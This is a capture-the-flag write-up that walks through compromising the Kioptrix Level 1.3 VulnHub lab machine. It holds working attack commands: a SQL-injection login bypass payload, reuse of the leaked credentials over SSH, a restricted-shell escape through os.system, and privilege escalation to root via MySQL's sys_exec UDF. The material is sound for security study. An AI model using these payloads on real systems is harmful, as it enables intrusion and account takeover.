# [VulnHub] Kioptrix: Level 1.3 (#4)

**Date**: 08/Oct/2019

Categories: oscp, vulnhub, linux

 ${\bf Tags: \ exploit\_sqli, \ exploit\_credsreuse, \ privesc\_shell\_escape, \ privesc\_mysql\_root, \ privesc\_mysql\_udf}$ 

## Overview

This is a writeup for VulnHub VM Kioptrix: Level 1.3 (#4). Here's an overview of the enumeration  $\rightarrow$  exploitation  $\rightarrow$  privilege escalation process:




Figure 1: writeup.overview.killchain  $\frac{2}{2}$ 

# Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Tue Oct 8 15:47:02 2019 as: nmap -vv --reason -Pn -sV -sC
       → --version-all -oN
       /root/toolbox/writeups/vulnhub.kioptrix4/results/192.168.92.131/scans/_quick_tcp_nmap.txt
           /root/toolbox/writeups/vulnhub.kioptrix4/results/192.168.92.131/scans/xml/_quick_tcp_nmap.xml
       Nmap scan report for 192.168.92.131
     Host is up, received arp-response (0.0012s latency).
     Scanned at 2019-10-08 15:47:03 PDT for 35s
     Not shown: 566 closed ports, 430 filtered ports
     Reason: 566 resets and 430 no-responses
                  STATE SERVICE
     PORT
                                                REASON
                                                                         VERSION
     22/tcp open ssh
                                                 syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
     ssh-hostkey:
            1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
10
      ssh-dss
       AAAAB3NzaC1kc3MAAACBAJQxDWMK4xxdEEdMAOYQLblzXV5xx6slDUANQmyouzmobMxTcImV10fY9vB2LUjJwSbtuPn
           /Ef7LCik29SLab6FD59QsJKz3t0fX1UZJ9FeoxPhoVsfk+
       + LDM4FbQxo0pPYhlQadVHAicjUnON15WaaUEYuelAoU36v2w0KKDe+kRAAAAFQDAmqYNY10u7o5qEfZx0e9+loublestreething to the contract of the
           XNUJ2QAAAIAt6puNENxfFn174pmuKgeQaZQCsPnZlSyTODcP961mwFvTMHWD4pQsg0j6G1PUZrXUCmeTcNqbUQQHei618U1zMO4xFY
           /FGd1r3TqKXu+
            jQxTmp7xvNBVHoT3rKPqcd12qtweTj1YKlcHgW5XL3mR1Nw91JrhM1AAAAIAWHQLI0jwyAFvUhjGqEVK1Y0QoCoNLGEFd
           +wcrMLjpZEz7/Ay9IhyuBuRbeR/TxjitcUX6CC58cF5KoyhyQytFH17ZMpegb9x29mQiAg4wK1MG0i9D80U1cW/C0d
            /E8LvrNLxMFllatLVscw/WXXTi8fFm0EzkGsaRKC6NiQhDlg==
            2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
12
      ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApA/
13
       UX2iq4JYXncTEDfBoyJWguuDkWDvyw4HlLyc1UBT3Pn2wnYLYa0MjwkBtPilmf5X1zK1z3su7oBEcSEt6o7RzDEUbC106nRvY4oSKw
       +YDtLneY6IriJjHJ0DgNyXalPbQ36VZgu20o9dH8ItDkj1ZTxRHPE6RnPiD1aZSLo452LNU3N+/2M/
       y7QMvIyPNkcojeZQWS7RRSDa21EUw1X1ECL6zCMiWC0lhciZf5ieum9MnATTF3dgk4BnCq6dfdEvae0avSypMcs6no2CJ2j9PPoAQ

√ /WlAZzEbfna9YQ2cx8sW/W/9GfKA5SuLFt1u0iQ==
                                                syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6
      80/tcp open http

→ with Suhosin-Patch)

      http-methods:
      | Supported Methods: GET HEAD POST OPTIONS
16
      _http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
     http-title: Site doesn't have a title (text/html).
18
     139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
19
     445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.0.28a (workgroup: WORKGROUP)
     MAC Address: 00:0C:29:9E:D6:27 (VMware)
     Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
22
23
     Host script results:
^{24}
     | clock-skew: mean: -5h00m23s, deviation: 2h49m43s, median: -7h00m24s
25
     | nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
     | Names:
27
          KIOPTRIX4<00>
                                              Flags: <unique><active>
            KIOPTRIX4<03>
                                              Flags: <unique><active>
29
           KIOPTRIX4<20>
                                              Flags: <unique><active>
            WORKGROUP<1e>
                                              Flags: <group><active>
31
            WORKGROUP<00>
                                              Flags: <group><active>
     | Statistics:
33
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00
36
   | p2p-conficker:
       Checking for Conficker.C or higher...
38
       Check 1 (port 10904/tcp): CLEAN (Timeout)
39
       Check 2 (port 63363/tcp): CLEAN (Couldn't connect)
40
       Check 3 (port 50750/udp): CLEAN (Failed to receive data)
41
       Check 4 (port 25142/udp): CLEAN (Failed to receive data)
42
      0/4 checks are positive: Host is CLEAN or ports are blocked
43
   | smb-os-discovery:
44
       OS: Unix (Samba 3.0.28a)
45
       Computer name: Kioptrix4
       NetBIOS computer name:
47
       Domain name: localdomain
       FQDN: Kioptrix4.localdomain
49
       System time: 2019-10-08T11:47:00-04:00
   | smb-security-mode:
51
       account used: guest
       authentication_level: user
53
       challenge_response: supported
   |_ message_signing: disabled (dangerous, but default)
55
   |_smb2-security-mode: Couldn't establish a SMBv2 connection.
56
   |_smb2-time: Protocol negotiation failed (SMB2)
57
   Read data files from: /usr/bin/../share/nmap
59
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
60
   # Nmap done at Tue Oct 8 15:47:38 2019 -- 1 IP address (1 host up) scanned in 36.59 seconds
```

2. From the SMB scan, we find that there are 3 users (other than root) on the target system:

```
Users on 192.168.92.131 |

index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody Desc: (null)

index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert Name: ,,, Desc: (null)

index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root Name: root Desc: (null)

index: 0x4 RID: 0xbba acb: 0x00000010 Account: john Name: ,,, Desc: (null)

index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret Name: loneferret,,, Desc: (null)
```

## **Findings**

## **Open Ports**

```
22/tcp | ssh | OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp | http | Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with
Suhosin-Patch)
3 137/udp | netbios-ns | Microsoft Windows netbios-ns (workgroup: WORKGROUP)
4 139/tcp | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5 445/tcp | netbios-ssn | Samba smbd 3.0.28a (workgroup: WORKGROUP)
```

#### Users

```
ssh: root, robert, john, loneferret
```

# Phase #2: Exploitation

1. We find a login page at http://192.168.92.131:80/index.php and successfully bypass it via a sqli. Once logged in, the webapp shows the unhashed/cleartext password for user john. We repeat the process to obtain password for user robert as well (loneferret is not registered on this web application):

```
name: john
password: ' or 1=1 -- -

name: robert
password: ' or 1=1 -- -
```

```
Member's Control Panel
Username : robert
Password : ADGAdsafdfwt4gadfga==

Logout
```

Figure 2: writeup.exploitation.steps.1.1

```
Member's Control Panel
Username : john
Password : MyNameIsJohn

Logout
```

Figure 3: writeup.exploitation.steps.1.2

## User loneferret

Oups, something went wrong with your member's page account. Please contact your local Administrator to fix the issue.

Back

Figure 4: writeup.exploitation.steps.1.3

2. We successfully ssh as user john since this user has reused their web application credentials:

```
ssh john@192.168.92.131
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix4 # ssh john@192.168.92.131
john@192.168.92.131's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ help
cd clear echo exit help ll lpath ls
john:~$
```

Figure 5: writeup.exploitation.steps.2.1

3. We find ourselves in a restricted lshell that severly limits usability. We escape this restricted shell by running the echo command with os.system function:

```
echo os.system('/bin/bash')
```

```
john:~$
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=115(admin),1001(john)
john@Kioptrix4:~$
john@Kioptrix4:~$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
john@Kioptrix4:~$
john@Kioptrix4:~$ ifconfig
eth1
         Link encap:Ethernet HWaddr 00:0c:29:9e:d6:27
          inet addr:192.168.92.131 Bcast:192.168.92.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:965327 errors:16 dropped:67 overruns:0 frame:0
         TX packets:814455 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:126829768 (120.9 MB) TX bytes:176814024 (168.6 MB)
          Interrupt:17 Base address:0x2000
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
         TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:800 (800.0 B) TX bytes:800 (800.0 B)
john@Kioptrix4:~$
```

Figure 6: writeup.exploitation.steps.3.1

## Phase #2.5: Post Exploitation

```
john@Kioptrix4> id
uid=1001(john) gid=1001(john) groups=1001(john)
```

```
john@Kioptrix4>
   john@Kioptrix4> uname
  Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
   john@Kioptrix4>
   john@Kioptrix4> ifconfig
   eth1 Link encap:Ethernet HWaddr 00:0c:29:9e:d6:27
         inet addr:192.168.92.131 Bcast:192.168.92.255 Mask:255.255.255.0
9
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
10
         RX packets:934395 errors:16 dropped:67 overruns:0 frame:0
11
         TX packets:784540 errors:0 dropped:0 overruns:0 carrier:0
12
         collisions:0 txqueuelen:1000
13
         RX bytes:122108860 (116.4 MB) TX bytes:172750491 (164.7 MB)
14
         Interrupt:17 Base address:0x2000
15
   john@Kioptrix4>
16
   john@Kioptrix4> users
17
   root
18
   loneferret
   john
20
   robert
```

## Phase #3: Privilege Escalation

1. We explore the web directory and find mysql credentials for user root:

```
john@Kioptrix4:/var/www$ ls -la
total 44
drwxr-xr-x 5 root root 4096 2012-02-06 11:44
drwxr-xr-x 14 root root 4096 2012-02-04 09:57 ...
-rw-r--r-- 1 root root 1477 2012-02-06 11:31 checklogin.php
-rw-r--r-- 1 root root 298 2012-02-04 11:11 database.sql
drwxr-xr-x 2 root root 4096 2012-02-06 11:44 images
-rw-r--r- 1 root root 1255 2012-02-06 12:07 index.php
drwxr-xr-x 2 root root 4096 2012-02-04 18:33 john
-rw-r--r-- 1 root root 176 2012-02-04 12:39 login success.php
-rw-r--r-- 1 root root 78 2012-02-04 11:33 logout.php
-rw-r--r-- 1 root root 606 2012-02-06 15:42 member.php
drwxr-xr-x 2 root root 4096 2012-02-04 18:30 robert
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db name="members"; // Database name
$tbl name="members"; // Table name
```

Figure 7: writeup.privesc.steps.1.1

2. We explore running processes and find that mysql is executing with elevated privileges (pid: 4638). We search for the required mysql shared object file and find it at /usr/lib/lib\_mysqludf\_sys.so. This means we can run custom commands from within mysql shell as user root:

Figure 8: writeup.privesc.steps.2.1

3. We connect to mysql as user root and execute a command to add user john to the admin group:

```
mysql -h localhost -u root -p
select sys_exec("usermod -a -G admin john");
exit
```

```
john@Kioptrix4:/var/www$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 64419
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select sys exec("usermod -a -G admin john")
   -> ;
| sys exec("usermod -a -G admin john") |
+----+
NULL
+-----
1 row in set (0.05 sec)
mysql>
mysql> Bye
john@Kioptrix4:/var/www$
```

Figure 9: writeup.privesc.steps.3.1

4. Now we can change to user root and complete the challenge:

```
sudo su
cat /root/congrats.txt
```

```
john@Kioptrix4:/var/www$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www#
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www#
root@Kioptrix4:/var/www# uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
root@Kioptrix4:/var/www#
root@Kioptrix4:/var/www# ifconfig
eth1
         Link encap:Ethernet HWaddr 00:0c:29:9e:d6:27
          inet addr:192.168.92.131 Bcast:192.168.92.255 Mask:255.255.25.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:932803 errors:16 dropped:67 overruns:0 frame:0
          TX packets:784208 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:121926958 (116.2 MB) TX bytes:172674686 (164.6 MB)
          Interrupt:17 Base address:0x2000
```

Figure 10: writeup.privesc.steps.4.1

```
root@Kioptrix4:~# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
```

Figure 11: writeup.privesc.steps.4.2

loneferret

root@Kioptrix4:~#

## Loot

## Hashes

## Credentials

```
liggoat: john/MyNameIs...., robert/ADGAdsafdfwt4ga.....
2 ssh: john/MyNameIs...., robert/ADGAdsafdfwt4ga.....
```

## References

- [+] https://www.vulnhub.com/entry/kioptrix-level-13-4,25/
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